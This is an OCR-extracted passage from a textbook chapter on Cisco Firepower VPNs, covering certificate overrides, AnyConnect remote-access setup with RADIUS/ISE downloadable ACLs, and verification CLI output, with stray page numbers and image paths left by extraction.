


Figure 21-112. *VPN certificate authentication*

781 If you browse to Devices ➤ Troubleshooting, you may see indications of problems, but a lack of logs
782 on the Troubleshooting page does not mean everything is good. In our example, the certificate will not
783 authenticate because both devices are using the same certificate. We need to configure an override.




Figure 21-113. *VPN certificate authentication error*

To fix the issue, we need to switch the VPN back to PSK Automatic. Then we delete the certificate enrollment for Site 2. Then we go back to Objects ➤ Object Management ➤ PKI ➤ Cert Enrollment and configure an override. We need to create a PKCS12 file for the Site 2 device in the same way we did for Site 1. Edit the certificate enrollment we previously created and add an override for Site 2. An override will use a different configuration for the overridden configuration. In this case, we upload site2.pfx as the certificate for Site 2.




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Figure 21-114. *PKI object override*

With the override in place, go back to Device ➤ Certificates and reenroll the trustpoint for FTD2. Then configure the VPN back to certificate-based authentication. When making changes to IKEv2, you may need to go into the command line and clear the security association with `clear crypto ikev2 sa`. Now that we have the override in place, the certificate-authenticated VPN will work. We deploy the new configuration. After generating traffic from internal hosts, we see the VPN session establish without error.

For additional security, we could have also used certificate maps.

Remote Access

Remote access VPNs allow end users to connect to their organization's internal network. The two main types of remote access VPNs are IPSec and SSL VPNs. Even though IPSec is still in use, SSL VPNs are more common. One reason is that it is easier for firewalls and NAT boundaries to handle SSL traffic than it is for IPSec. In our example, we will configure an SSL VPN.

The first step we need to do is create a profile that will be pushed to the clients. ASAs had an option to configure the client profile as part of the VPN wizard. As of Firepower 6.6, that feature does not exist, and we need to create the profile offline. The tool to create a profile is called the AnyConnect Profile Editor. If you

search Cisco software downloads for AnyConnect, you will see an installer for the profile editor as an option. While you are on the page to download AnyConnect files, you need to download the head-end package for AnyConnect. There are options for Windows, Mac, and Linux.

We can leave most of the defaults for the policy. The one change we are making in our example is adding our secure gateway in the list of servers. After adding the gateway, we save the file to our management PC so we can upload it to the FMC in the next step. AU26



Figure 21-115. *Create client VPN profile*

Back on the FMC, we browse to Objects ➤ Object Management ➤ VPN ➤ AnyConnect File. Click the Add AnyConnect File button and upload the profile. Select Profile as the file type. We also need to upload the head-end client packages that you previously downloaded.

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Figure 21-116. *AnyConnect file*

Before we configure a policy, we need to configure addressing for the clients. We will use address pools. Under Object Management ➤ Address Pools ➤ IPv4 Pools, add a pool.



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Figure 21-117. *Address pool*

Next, we will select VPN ➤ Group Policy. There is a default policy, but it is best practice to create your own. In the General tab, we are unselecting IPSec and using only SSL. We associated the pool we just created to the policy. We configured a banner that users will see when they log into the system. We left split tunneling as the default. Split tunneling can allow users to pass some traffic over the tunnel and route some traffic unencrypted toward their default gateway. Forcing all traffic through the tunnel is the default. It is considered more secure, but it also takes more resources. Under DNS, we configured the DNS information that will be pushed to the clients. In the AnyConnect tab, we selected the client profile. We left everything else with default settings.



Figure 21-118. *Configure VPN group policy*

Now we need to add a RADIUS server for authentication and authorization. If you are using certificate authentication, you can check the box to use RADIUS to authorize only. In our example, we are authenticating passwords through RADIUS. Enabling dynamic authorization is important if you are using posturing. With posturing, your authorization can change depending on your compliance state.



Figure 21-119. *Add RADIUS for VPN*

The next part of the configuration is under Devices ➤ VPN ➤ Remote Access. When you click to add a VPN, it will open a wizard.



Figure 21-120. *Add remote access VPN*

On the next page, we are selecting AAA only. Other options are certificate only or AAA and certificate. If you select certificate only, the system will verify that it trusts your certificate and then send your user information from the certificate to RADIUS for authorization.

When we get to the Access & Certificate tab, we are enabling the VPN on our outside interface. We are selecting the identity certificate that we configured with the site-to-site VPN.



Figure 21-121. *Access & Certificate*

We selected to bypass the access control policy for decrypted traffic. That does not mean that there is not any access control. Filters on the group policy or access control lists pushed from ISE are still applied. If you choose not to check this box, you need to create access policy rules for allowed traffic from clients using Firepower access control policies.

Before we test the VPN, we need to set up everything in ISE. RADIUS requests will come from the firewall itself and not the FMC. We need to create a network resource for the Site 1 FTD appliance.

Since we want to use downloadable access control lists (dACLs), we need to create them first. When we use any in the source, it is replaced by the IP of the client.



Figure 21-122. *Create dACL*

842 We need to create authorization profiles that use the dACLs.



Figure 21-123. *Authorization profile*

Finally, we can tie it together in a rule in a policy set.

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Figure 21-124 *VPN authorization rules*

When we test the VPN, we can go to the web page for the firewall and download AnyConnect from there. If the end user does not have administrative access to their workstation, it is better to pre-install the client. In our test, we connected using a pre-installed instance of AnyConnect. First, we tested an account with low access and then one with high access. When we look at RADIUS Live Logs in ISE, we can see both connections and the dACLs that we pushed.



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Figure 21-125. *RADIUS Live Logs*

You can also see information about the connection in the FMC. Viewing Remote Access VPN User Activity Analysis ➤ Users ➤ User Activity lets you view the details of user activity on your network. The system logs historical events and includes VPN-related information such as connection profile information, IP address, geolocation information, connection duration, throughput, and device information.



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Figure 21-126. *User information*

853 When we look at access lists from the FTD CLI, we can see the access list pushed from ISE.


```
> show access-list | include ACSACL
access-list #ACSACL#-IP-HighAccess-5f7beb2e; 2 elements; name hash: 0xc3232b46 (
dynamic)
access-list #ACSACL#-IP-HighAccess-5f7beb2e line 1 extended deny ip any4 host 8.
8.8.8 (hitcnt=0) 0x420f8df9
access-list #ACSACL#-IP-HighAccess-5f7beb2e line 2 extended permit ip any4 any4
(hitcnt=90) 0x086b45a2
```

Figure 21-127. *Dynamic access list*

854 The command `show vpn-sessiondb anyconnect` shows information about the connection.


```
> show vpn-sessiondb anyconnect

Session Type: AnyConnect

Username     : will                    Index        : 3
Assigned IP  : 10.150.150.100          Public IP    : 192.168.0.31
Protocol     : AnyConnect-Parent SSL-Tunnel DTLS-Tunnel
License      : AnyConnect Premium
Encryption   : AnyConnect-Parent: (1)none  SSL-Tunnel: (1)AES-GCM-256  DTLS-Tunn
el: (1)AES-GCM-256
Hashing      : AnyConnect-Parent: (1)none  SSL-Tunnel: (1)SHA384  DTLS-Tunnel: (
1)SHA384
Bytes Tx     : 19494                   Bytes Rx     : 66479
Group Policy : ApressVPN               Tunnel Group : ApressVPN
Login Time   : 04:27:30 UTC Tue Oct 6 2020
Duration     : 0h:11m:02s
Inactivity   : 0h:00m:00s
VLAN Mapping : N/A                     VLAN         : none
Audt Sess ID : ac1032090000300005f7bf232
Security Grp : none                    Tunnel Zone  : 0
```

Figure 21-128. *Show VPN output*

855 Troubleshooting

856 Troubleshooting Firepower can involve navigating both the web interface and the command line. Individual
857 firewalls send some logs to the FMC, but interactive commands need to be run on the firewalls themselves.
858 If you browse to Devices ➤ Device Management, there is a tool icon next to each device. That takes you into
859 the troubleshooting menu. If you are on an HA pair, make certain you have the correct device. Traffic does
860 not pass through a passive device, so troubleshooting commands will not give you much information if you AU27
861 do not select an active device.

Figure 21-129. *Device troubleshooting*

From here, you can see health statistics and options for generating troubleshooting files and advanced troubleshooting. Generating troubleshooting files is commonly used when working with TAC. Advanced troubleshooting provides interactive troubleshooting information.

